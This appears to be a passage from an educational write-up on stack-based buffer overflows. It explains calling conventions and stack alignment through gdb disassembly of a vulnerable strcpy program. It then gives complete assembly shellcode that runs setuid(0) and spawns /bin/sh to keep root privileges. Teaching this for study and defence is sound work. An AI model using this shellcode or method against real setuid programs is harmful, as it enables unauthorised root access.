
Data	*Description*
Temporaries values	Such as yield from the evaluation of expressions, in cases when those temporaries cannot be held in registers.
Local data	Belonging to the function whose activation record is.
A saved machine status	Information about the state of the machine just before the call to the function. Typically includes the return address (value of the program counter, to which the called function must return) and the contents of registers that were used by the caller and must be restored when the return occurs.
An access link	May be needed to locate data needed by the called function but found elsewhere e.g. in another activation record
A control link	Pointing to the activation record of the caller.
Space for the return value	This is for the callee, if any. Again, not all called functions return a value, and if one does, may be preferred to place that value in a register for efficiency.
The actual parameters	Used by the caller. Normally stored in registers, when possible.

Table 3.2: Activation record data description

Specific to C, the code that executed by the caller immediately before and after the function call normally called "calling sequence" subroutine. The code that executed at the beginning of the subroutine normally called *prologue* and code executed at the end normally called *epilogue*. Practically, C function calls are made with the caller pushing arguments onto the stack, calling the function and then popping the stack to clean up those pushed arguments. The following generic assembly code snippets show the *__cdecl* and *__stdcall* example and this should tally with the processor's execution environment for stack setup discussed in section 2.5.3.3.

```
/* example of __cdecl */
push arg_2
push arg_1
call function ; stack frame setup
...
sub ebp, 12   ; allocated buffer
...
add ebp, 12   ; stack cleanup


/* example of __stdcall */
push arg_2
push arg_1
call function ; stack frame setup
...
sub ebp, 12   ; allocated buffer
...
/* no stack cleanup, it will be done by caller */
```

These assembly snippets explain how the stack frame is constructed during the function call as depicted in Figure 4. Using the *__cdecl*, the *ebp* has been subtracted by 12 bytes for the buffer allocation and during the clean up, the 12 bytes will be re-added for the de-allocation. If those calling conventions are not explicitly stated or set, the default, *__cdecl* will be used as normally used by most programmer. The following Figure shows the default calling convention used in Microsoft Visual Studio IDE.



Helloworld Property Pages

Configuration: Active(Debug) Platform: Active(Win32) Configuration Manager...

- Common Properties
  - Framework and References
- Configuration Properties
  - General
  - Debugging
  - C/C++
    - General
    - Optimization
    - Preprocessor
    - Code Generation
    - Language
    - Precompiled Headers
    - Output Files
    - Browse Information
    - Advanced
    - Command Line
  - Linker
  - Manifest Tool
  - Resources
  - XML Document Generator
  - Browse Information
  - Build Events
  - Custom Build Step

Calling Convention	__cdecl (/Gd)
Compile As	__cdecl (/Gd)
Disable Specific Warnings	__fastcall (/Gr)
Force Includes	__stdcall (/Gz)
Force #using	
Show Includes	No
Undefine Preprocessor Definitions	
Undefine All Preprocessor Definitions	No
Use Full Paths	No
Omit Default Library Names	No
Error Reporting	Prompt Immediately (/errorReport:prompt)

Calling Convention
Select the default calling convention for your application (can be overridden by function). (/Gd, /Gr, /Gz)


Figure 3.15: C calling convention setting in Microsoft Visual Studio IDE

3.6 Stack Boundary Alignment

Back to the vulnerable code, the difference between the real allocated buffer compared to the declared buffer should be noted. In the program, an array of 512 bytes in size was declared that suppose to hold maximum of 512 characters type data. However, depending on the stack growth multiplier of the compiler, the default used is 4 words. By disassembling the source code, this can be verified.

```
 [amad@localhost projectbof11]$ gdb -q bofvulcode
(gdb) disas main
Dump of assembler code for function main:
0x08048424 <main+0>:    lea    0x4(%esp),%ecx
0x08048428 <main+4>:    and    $0xfffffff0,%esp
0x0804842b <main+7>:    pushl  -0x4(%ecx)
0x0804842e <main+10>:   push   %ebp
0x0804842f <main+11>:   mov    %esp,%ebp
0x08048431 <main+13>:   push   %ecx
0x08048432 <main+14>:   sub    $0x214,%esp
0x08048438 <main+20>:   mov    %ecx,-0x208(%ebp)
```

```
0x0804843e <main+26>:   mov    -0x208(%ebp),%eax
0x08048444 <main+32>:   cmpl   $0x1,(%eax)
0x08048447 <main+35>:   jg     0x8048470 <main+76>
0x08048449 <main+37>:   mov    -0x208(%ebp),%edx
0x0804844f <main+43>:   mov    0x4(%edx),%eax
0x08048452 <main+46>:   mov    (%eax),%eax
0x08048454 <main+48>:   mov    %eax,0x4(%esp)
0x08048458 <main+52>:   movl   $0x8048584,(%esp)
0x0804845f <main+59>:   call   0x8048344 <printf@plt>
0x08048464 <main+64>:   movl   $0x0,(%esp)
0x0804846b <main+71>:   call   0x8048354 <exit@plt>
0x08048470 <main+76>:   mov    -0x208(%ebp),%edx
0x08048476 <main+82>:   mov    0x4(%edx),%eax
0x08048479 <main+85>:   add    $0x4,%eax
0x0804847c <main+88>:   mov    (%eax),%eax
0x0804847e <main+90>:   mov    %eax,0x4(%esp)
0x08048482 <main+94>:   lea    -0x204(%ebp),%eax
0x08048488 <main+100>:  mov    %eax,(%esp)
0x0804848b <main+103>:  call   0x8048334 <strcpy@plt>
0x08048490 <main+108>:  lea    -0x204(%ebp),%eax
0x08048496 <main+114>:  mov    %eax,0x4(%esp)
0x0804849a <main+118>:  movl   $0x80485a7,(%esp)
0x080484a1 <main+125>:  call   0x8048344 <printf@plt>
0x080484a6 <main+130>:  mov    $0x0,%eax
0x080484ab <main+135>:  add    $0x214,%esp
0x080484b1 <main+141>:  pop    %ecx
0x080484b2 <main+142>:  pop    %ebp
0x080484b3 <main+143>:  lea    -0x4(%ecx),%esp
0x080484b6 <main+146>:  ret
End of assembler dump.
(gdb)
```



```
[amad@localhost projectbof11]$ gdb -q bofvulcode
(gdb) disas main
Dump of assembler code for function main:
0x08048424 <main+0>:    lea    0x4(%esp),%ecx
0x08048428 <main+4>:    and    $0xfffffff0,%esp
0x0804842b <main+7>:    pushl  -0x4(%ecx)
0x0804842e <main+10>:   push   %ebp
0x0804842f <main+11>:   mov    %esp,%ebp
0x08048431 <main+13>:   push   %ecx
0x08048432 <main+14>:   sub    $0x214,%esp
0x08048438 <main+20>:   mov    %ecx,-0x208(%ebp)
0x0804843e <main+26>:   mov    -0x208(%ebp),%eax
0x08048444 <main+32>:   cmpl   $0x1,(%eax)
0x08048447 <main+35>:   jg     0x8048470 <main+76>
0x08048449 <main+37>:   mov    -0x208(%ebp),%edx
0x0804844f <main+43>:   mov    0x4(%edx),%eax
0x08048452 <main+46>:   mov    (%eax),%eax
0x08048454 <main+48>:   mov    %eax,0x4(%esp)
0x08048458 <main+52>:   movl   $0x8048584,(%esp)
0x0804845f <main+59>:   call   0x8048344 <printf@plt>
0x08048464 <main+64>:   movl   $0x0,(%esp)
0x0804846b <main+71>:   call   0x8048354 <exit@plt>
0x08048470 <main+76>:   mov    -0x208(%ebp),%edx
0x08048476 <main+82>:   mov    0x4(%edx),%eax
0x08048479 <main+85>:   add    $0x4,%eax
0x0804847c <main+88>:   mov    (%eax),%eax
0x0804847e <main+90>:   mov    %eax,0x4(%esp)
0x08048482 <main+94>:   lea    -0x204(%ebp),%eax
0x08048488 <main+100>:  mov    %eax,(%esp)
```

Figure 3.16: Viewing the 'real' allocated buffer for the declared array

It is clear that the actual allocated buffer is 0x214 (532 bytes = 532 x 8 bits = 4256/32 = 133 words). The default is 4 (2 power to 2 that equal to 16 bytes or 128 bits) for this GCC version. This default stack growth can be changed by using the following GCC option.

```
-mpreferred-stack-boundary=num
```

Which the compiler will attempt to keep the stack boundary aligned to a 2 raised to num byte boundary. As the default, the stack is required to be aligned on a 4 byte boundary. Referring to the GCC documentation:


"To ensure proper alignment of these values on the stack, the stack boundary must be as aligned as that required by any value stored on the stack. Further, every function must be generated such that it keeps the stack aligned. Thus calling a function compiled with a higher preferred stack boundary from a function compiled with a lower preferred stack boundary will most likely misalign the stack. It is recommended that libraries that use callbacks always use the default setting.
This extra alignment does consume extra stack space. Code that is sensitive to stack space usage, such as embedded systems and operating system kernels, may want to reduce the preferred alignment to '-mpreferred-stack-boundary=2'."

This thing is very important if the malicious code will be stored in the stack itself as used in the classic stack-based buffer overflow. The actual allocated buffer for the declared array in the program needs to be known so that the string input size and arrangement can be properly prepared and setup. However, in the case where the return address is pointing back to the stack's buffer, two options are available:

1. Use the -mpreferred-stack-boundary=num gcc option to lower the preferred stack boundary or
2. Padding more No Operation (NOP) instruction into the shellcode.

In this demo the preferred stack boundary will be lowered to 2. The steps for this task are shown below.

```
[amad@localhost projectbof11]$ gcc -w -g -mpreferred-stack-boundary=2
bofvulcode.c -o bofvulcode
[amad@localhost projectbof11]$ gdb -q bofvulcode
(gdb) disas main
Dump of assembler code for function main:
0x08048424 <main+0>:    push   %ebp
0x08048425 <main+1>:    mov    %esp,%ebp
0x08048427 <main+3>:    sub    $0x208,%esp
0x0804842d <main+9>:    cmpl   $0x1,0x8(%ebp)
0x08048431 <main+13>:   jg     0x8048454 <main+48>
0x08048433 <main+15>:   mov    0xc(%ebp),%eax
0x08048436 <main+18>:   mov    (%eax),%eax
0x08048438 <main+20>:   mov    %eax,0x4(%esp)
0x0804843c <main+24>:   movl   $0x8048554,(%esp)
0x08048443 <main+31>:   call   0x8048344 <printf@plt>
0x08048448 <main+36>:   movl   $0x0,(%esp)
0x0804844f <main+43>:   call   0x8048354 <exit@plt>
0x08048454 <main+48>:   mov    0xc(%ebp),%eax
0x08048457 <main+51>:   add    $0x4,%eax
0x0804845a <main+54>:   mov    (%eax),%eax
0x0804845c <main+56>:   mov    %eax,0x4(%esp)
0x08048460 <main+60>:   lea    -0x200(%ebp),%eax
0x08048466 <main+66>:   mov    %eax,(%esp)
0x08048469 <main+69>:   call   0x8048334 <strcpy@plt>
0x0804846e <main+74>:   lea    -0x200(%ebp),%eax
0x08048474 <main+80>:   mov    %eax,0x4(%esp)
0x08048478 <main+84>:   movl   $0x8048577,(%esp)
0x0804847f <main+91>:   call   0x8048344 <printf@plt>
0x08048484 <main+96>:   mov    $0x0,%eax
0x08048489 <main+101>:  leave
0x0804848a <main+102>:  ret
End of assembler dump.
(gdb)
```



```
[amad@localhost projectbof11]$ gcc -w -g -mpreferred-stack-boundary=2 bofvulcode.c -o bofvulcode
[amad@localhost projectbof11]$ gdb -q bofvulcode
(gdb) disas main
Dump of assembler code for function main:
0x08048424 <main+0>:    push   %ebp
0x08048425 <main+1>:    mov    %esp,%ebp
0x08048427 <main+3>:    sub    $0x208,%esp
0x0804842d <main+9>:    cmpl   $0x1,0x8(%ebp)
0x08048431 <main+13>:   jg     0x8048454 <main+48>
0x08048433 <main+15>:   mov    0xc(%ebp),%eax
0x08048436 <main+18>:   mov    (%eax),%eax
0x08048438 <main+20>:   mov    %eax,0x4(%esp)
0x0804843c <main+24>:   movl   $0x8048554,(%esp)
0x08048443 <main+31>:   call   0x8048344 <printf@plt>
0x08048448 <main+36>:   movl   $0x0,(%esp)
0x0804844f <main+43>:   call   0x8048354 <exit@plt>
0x08048454 <main+48>:   mov    0xc(%ebp),%eax
0x08048457 <main+51>:   add    $0x4,%eax
0x0804845a <main+54>:   mov    (%eax),%eax
0x0804845c <main+56>:   mov    %eax,0x4(%esp)
0x08048460 <main+60>:   lea    -0x200(%ebp),%eax
0x08048466 <main+66>:   mov    %eax,(%esp)
0x08048469 <main+69>:   call   0x8048334 <strcpy@plt>
0x0804846e <main+74>:   lea    -0x200(%ebp),%eax
0x08048474 <main+80>:   mov    %eax,0x4(%esp)
0x08048478 <main+84>:   movl   $0x8048577,(%esp)
0x0804847f <main+91>:   call   0x8048344 <printf@plt>
0x08048484 <main+96>:   mov    $0x0,%eax
0x08048489 <main+101>:  leave
```


Figure 3.17: Viewing the 'real' allocated buffer after lowering the preferred stack boundary

Well, 0x208 (520) bytes were allocated for the 512 bytes declared buffer. This issue does not affect the program used in this demonstration because the vulnerable program's stack is not used to store the malicious shellcode; environment variable will be used instead. However this knowledge is important for determining the exact return address (*ebp + 4*).

3.7 Generating and Testing the Shellcode as a Payload

The shellcode used in this demo is a typical setuid and spawning a shell program. Various type of shellcode can be generated easily using the Metasploit framework [52]. Take note that the assembly used is based on AT & T (AT&T and Intel differences, from RedHat, another one) version. Basically this shellcode contains three parts: displaying some characters, executing *setuid(0)* and invoking the /bin/sh. To ensure the root privilege of the vulnerable setuid program is retained, the setuid(0) will be run before invoking the /bin/sh. The assembly code (testasm.s) used is shown in the following code listing and it is a modified version of the [62]. The comments should be self-explanatory. The reasons on using the assembly are the small file size and faster execution speed.

```
# using the .data section for write permission
# instead of .text section
.section .data
.globl _start

_start:
     # displaying some characters for watermarking :-)
     xor %eax,%eax      # clear eax by setting eax to 0
     xor %ebx,%ebx      # clear ebx by setting ebx to 0
     xor %edx,%edx      # clear edx by setting edx to 0
     push %ebx          # push ebx into the stack,
# base pointer
                        # for the stack frame
     push $0xa696e55    # push U-n-i characters
     push $0x4d555544   # push M-U-U-D characters
     push $0x414d4841   # push A-M-H-A characters
     movl  %esp,%ecx    # move the sp to ecx
     movb  $0xf,%dl     # move 15 to dl (low d), it is the
                        # string length,
                        # notice the use of movb - move byte,
                        # this is to avoid null
     movb  $0x4,%al     # move 4 to al (low l),
# 4 is system call
                        # number for write(int fd, char *str,
# int len)
     int  $0x80         # call kernel/syscall
     # setuid(0)
     xor %eax,%eax      # clear eax by setting eax to 0
     xor %ebx,%ebx      # clear ebx by setting ebx to 0
     xor %ecx,%ecx      # clear ecx by setting ecx to 0
     movb $0x17,%al     # move 0x17 into al - setuid(0)
     int $0x80          # call kernel/syscall

     jmp do_call        # jump to get the address with
                        # the call trick

jmp_back:
     pop %ebx           # ebx (base pointer=stack
# frame pointer) has the address
# of our string, use it to index
     xor %eax,%eax      # clear eax by setting eax to 0
     movb %al,7(%ebx)   # put a null at the N or shell[7]
     movl %ebx,8(%ebx)  # put the address of our
# string (in ebx) into shell[8]
     movl %eax,12(%ebx) # put the null at shell[12]
                        # our string now looks something like
                        # "/bin/sh\0(*ebx)(*0000)"
     xor %eax,%eax      # clear eax by setting eax to 0
     movb $11,%al       # put 11 which is execve
# syscall number into al
     leal 8(%ebx),%ecx  # put the address of XXXX
# i.e. (*ebx) into ecx
     leal 12(%ebx),%edx # put the address of YYYY
# i.e. (*0000) into edx
     int $0x80          # call kernel/syscall

do_call:
     call jmp_back

shell:
     .ascii "/bin/shNXXXXYYYY"
```



```
[amad@localhost testassembly]$ cat testasm.s
.section .data
.globl _start

_start:
        xor %eax,%eax
        xor %ebx,%ebx
        xor %edx,%edx
        push %ebx
        push $0xa696e55
        push $0x4d555544
        push $0x414d4841
        movl  %esp,%ecx
        movb  $0xf,%dl
        movb  $0x4,%al
        int  $0x80
        #------------------------
        xor %eax,%eax
        xor %ebx,%ebx
        xor %ecx,%ecx
        movb $0x17,%al
        int $0x80

        jmp do_call

jmp_back:
        pop %ebx
        xor %eax,%eax
        movb %al, 7(%ebx)
```


Figure 3.18: The shellcode file content screenshot

Next, let assemble, link and run the assembly program to verify that the purpose is fulfilled. The following steps show how to assemble, link the object file and run the binary.

